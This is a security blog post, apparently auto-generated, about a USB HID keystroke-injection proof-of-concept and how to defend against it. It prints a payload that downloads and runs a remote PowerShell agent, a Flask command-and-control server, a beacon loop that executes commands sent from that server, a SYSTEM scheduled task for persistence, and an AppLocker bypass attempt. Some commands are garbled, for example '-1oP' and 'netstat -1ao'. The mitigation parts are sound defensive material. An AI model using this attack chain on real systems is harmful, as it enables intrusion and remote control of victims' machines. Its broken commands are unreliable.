Listen to this Post
Introduction:

The humble USB dongle, often overlooked as a mundane storage device, has been weaponized once again. Security researcher Aaron F. recently demonstrated a proof-of-concept (PoC) dubbed “evil-w33vil” that leverages a USB device to act as a Human Interface Device (HID), simulating keystrokes to deliver a malicious payload. This technique bypasses traditional network-based detection and exploits a fundamental trust in local input devices, allowing an AI agent to establish a foothold and communicate with a remote Command and Control (C2) server. This article dissects the attack chain, provides practical mitigation strategies, and explores the technical intricacies of hardware-based initial access.
Learning Objectives:
- Understand the mechanics of HID (Human Interface Device) attacks and how they bypass traditional endpoint detection.
- Learn how to set up a C2 (Command and Control) infrastructure to manage remote AI agents.
- Explore mitigation techniques, including Windows AppLocker, endpoint hardening, and USB port security.
You Should Know:
1. The HID Attack Vector: Exploiting Implicit Trust
This attack hinges on the fact that operating systems natively trust keyboard and mouse inputs. When a USB device enumerates as an HID, the OS processes its inputs without the need for driver installation, treating it as a legitimate user. In the “evil-w33vil” concept, the microcontroller (likely an ESP32 or similar) is programmed to send a series of keystrokes that bypass Windows Defender. This is analogous to a “Rubber Ducky” attack but with a software agent component.
Step‑by‑step guide explaining what this does and how to use it.
First, an attacker configures the USB device. We will simulate this with a Python script that loads a payload via the HID interface.
Installation (Linux/Mac/Windows – using the `ducky` script on a Raspberry Pi Pico):
 1. Flash the microcontroller with circuitpython or arduino.
 2. Create a payload file called payload.dd.
Payload Example (opens PowerShell and downloads a secondary agent):
STRING powershell -1oP -1onI -W Hidden -Exec Bypass -Command "Invoke-WebRequest -Uri http://192.168.1.100/agent.ps1 -OutFile $env:temp\agent.ps1; & $env:temp\agent.ps1"
ENTER
How to Mitigate: To prevent this, disable USB ports where physical security is a concern or implement Endpoint Detection and Response (EDR) that monitors for “scripting” and “unusual process invocation” patterns, not just the input source.
2. C2 Infrastructure Setup and Agent Communication
Once the USB delivers the keystrokes and the agent is planted, the attack escalates. The agent needs to communicate back to the attacker’s server to receive tasks. A simple C2 can be established using Python’s `Flask` or a more sophisticated framework like Mythic. The agent sends periodic heartbeat requests and receives encoded JSON commands.
Step‑by‑step guide explaining what this does and how to use it.
We will create a basic C2 listener that captures beaconing data.
C2 Server (Python Flask):
from flask import Flask, request, jsonify
import datetime

app = Flask(<strong>name</strong>)

@app.route('/beacon', methods=['POST'])
def beacon():
data = request.json
if data:
print(f"[{datetime.datetime.now()}] Received heartbeat from {data['uuid']}")
return jsonify({"status": "pending", "command": "whoami"})
return "Unauthorized", 401

if <strong>name</strong> == '<strong>main</strong>':
app.run(host='0.0.0.0', port=443, ssl_context='adhoc')  Using self-signed cert for obfuscation
Windows Agent (PowerShell) – The Beacon:
while ($true){
$HostInfo = @{uuid = [bash]::NewGuid().ToString(); user = $env:USERNAME}
$JSON = $HostInfo | ConvertTo-Json
try {
$response = Invoke-RestMethod -Uri "https://192.168.1.100/beacon" -Method Post -Body $JSON -ContentType "application/json"
if ($response.command) { Invoke-Expression $response.command }
} catch { Start-Sleep -Seconds 60 }
Start-Sleep -Seconds 30
}
3. Exploitation and Persistence via Scheduled Tasks
To maintain access, the agent must survive a reboot. Using the HID keystrokes, the initial payload can create a scheduled task that triggers every 5 minutes or upon user logon. This is a classic adversary technique (T1053).
Step‑by‑step guide explaining what this does and how to it.
The attacker, via the agent’s C2 channel, sends a command to the victim’s machine:
 Command to create a persistence task
schtasks /create /tn "UpdateService" /tr "C:\Users\Public\agent.exe" /sc onstart /ru SYSTEM /f
Mitigation: Monitor `schtasks.exe` execution. Use Sysmon (Event ID 1) to detect suspicious process creation patterns originating from `cmd.exe` or `powershell.exe` that create scheduled tasks.
4. Bypassing Windows Defender and AppLocker
The post highlights “fooling Defender” by avoiding network delivery. However, fileless execution is key. The agent can reside entirely in memory or use the Windows Registry (Run keys) for persistence. To test your environment’s resilience, use the following command to check for AppLocker rules which could stop the script execution.
Step‑by‑step guide explaining what this does and how to use it.
Check AppLocker Policies (Administrator privileges required):
 View current AppLocker rules
Get-AppLockerPolicy -Effective | Select-Object -ExpandProperty RuleCollections
Bypass Attempt (adding a path to the trusted list):
 Add a rule to allow execution from a specific folder (not recommended for production)
Set-AppLockerPolicy -Policy $NewPolicy -Merge -ErrorAction SilentlyContinue
Hardening Command: To block unauthorized scripts, enforce “Constrain Language Mode” (PowerShell v5+) which restricts the use of arbitrary .NET APIs.
5. API Security and C2 Hardening
In the “evil-w33vil” v2 concept, HIDX StealthLink was mentioned. This implies masking the C2 traffic. As a defender, monitoring network egress traffic for unusual patterns (beaconing) is crucial. You can analyze your network logs with a simple tcpdump on your Linux gateway.
Step‑by‑step guide explaining what this does and how to use it.
Linux Command to capture HTTP/S beaconing traffic from suspicious User-Agents:
sudo tcpdump -i eth0 -1 'port 443 or port 80' -A -v | grep -i "User-Agent"
Windows Command to view established connections (defender view):
netstat -1ao | findstr ESTABLISHED
Recommendation: Implement Zero Trust Network Access (ZTNA). Even if the agent is on the system, it should not be able to reach the internet without going through an authenticated proxy.
6. Linux Hardening and USBGuard
While this post focuses on Windows, Linux systems are also vulnerable to HID attacks. Linux uses `udev` and `systemd` to handle hotplugs. You can use USBGuard to whitelist specific USB devices based on their Vendor/Product IDs.
Step‑by‑step guide explaining what this does and how to use it.
Installation:
sudo apt-get install usbguard -y
sudo systemctl enable usbguard
sudo systemctl start usbguard
Generating Initial Whitelist:
sudo usbguard generate-policy > /etc/usbguard/rules.conf
sudo systemctl restart usbguard
If a foreign device is plugged in:
 List devices and their hash
sudo usbguard list-devices
 Allow a specific device
sudo usbguard allow-device <device_id>
This prevents unauthorized HID devices from interacting with the OS, instantly stopping the “evil-w33vil” attack vector.
What Undercode Say:
- Key Takeaway 1: Physical access or physical proximity (via social engineering to plug in a device) remains a primary risk vector that bypasses network security controls.
- Key Takeaway 2: The combination of HID attacks with AI “agents” shifts the paradigm from simple script-kiddie tools to dynamic, decision-making malware that can adapt to its environment.
- Analysis: The “evil-w33vil” concept highlights a failure in endpoint security to differentiate between a legitimate user typing and a machine typing. To defend against this, organizations must invest in physical security controls (USB lockdown) and behavioral analytics (UEBA). The use of self-signed certificates (SSL Adhoc) in the C2 means defense strategies must include SSL inspection, even for seemingly legitimate TLS traffic. Furthermore, the agent’s reliance on PowerShell and scheduled tasks underscores the necessity of enabling Windows Defender Application Control (WDAC) and Constrained Language Mode. This specific attack chain emphasizes a “return to basics”—simple, low-level hardware attacks are making a comeback and modern defenses must account for them.
Prediction:
- -1 The commoditization of these “HID dongle” attacks will increase, leading to a surge in physical spear-phishing, where attackers drop malicious USBs in parking lots or “gift” them to employees.
- +1 The response from the cybersecurity industry will accelerate the development of “contextual” security, where EDRs will analyze the application creating the input, not just the input itself.
- -1 Traditional firewalls and Web Proxies will become obsolete for containing these threats, as the malware operates entirely on the host, forcing a shift to kernel-level monitoring and Zero Trust architecture on endpoints.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eyBZ_C3Z – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


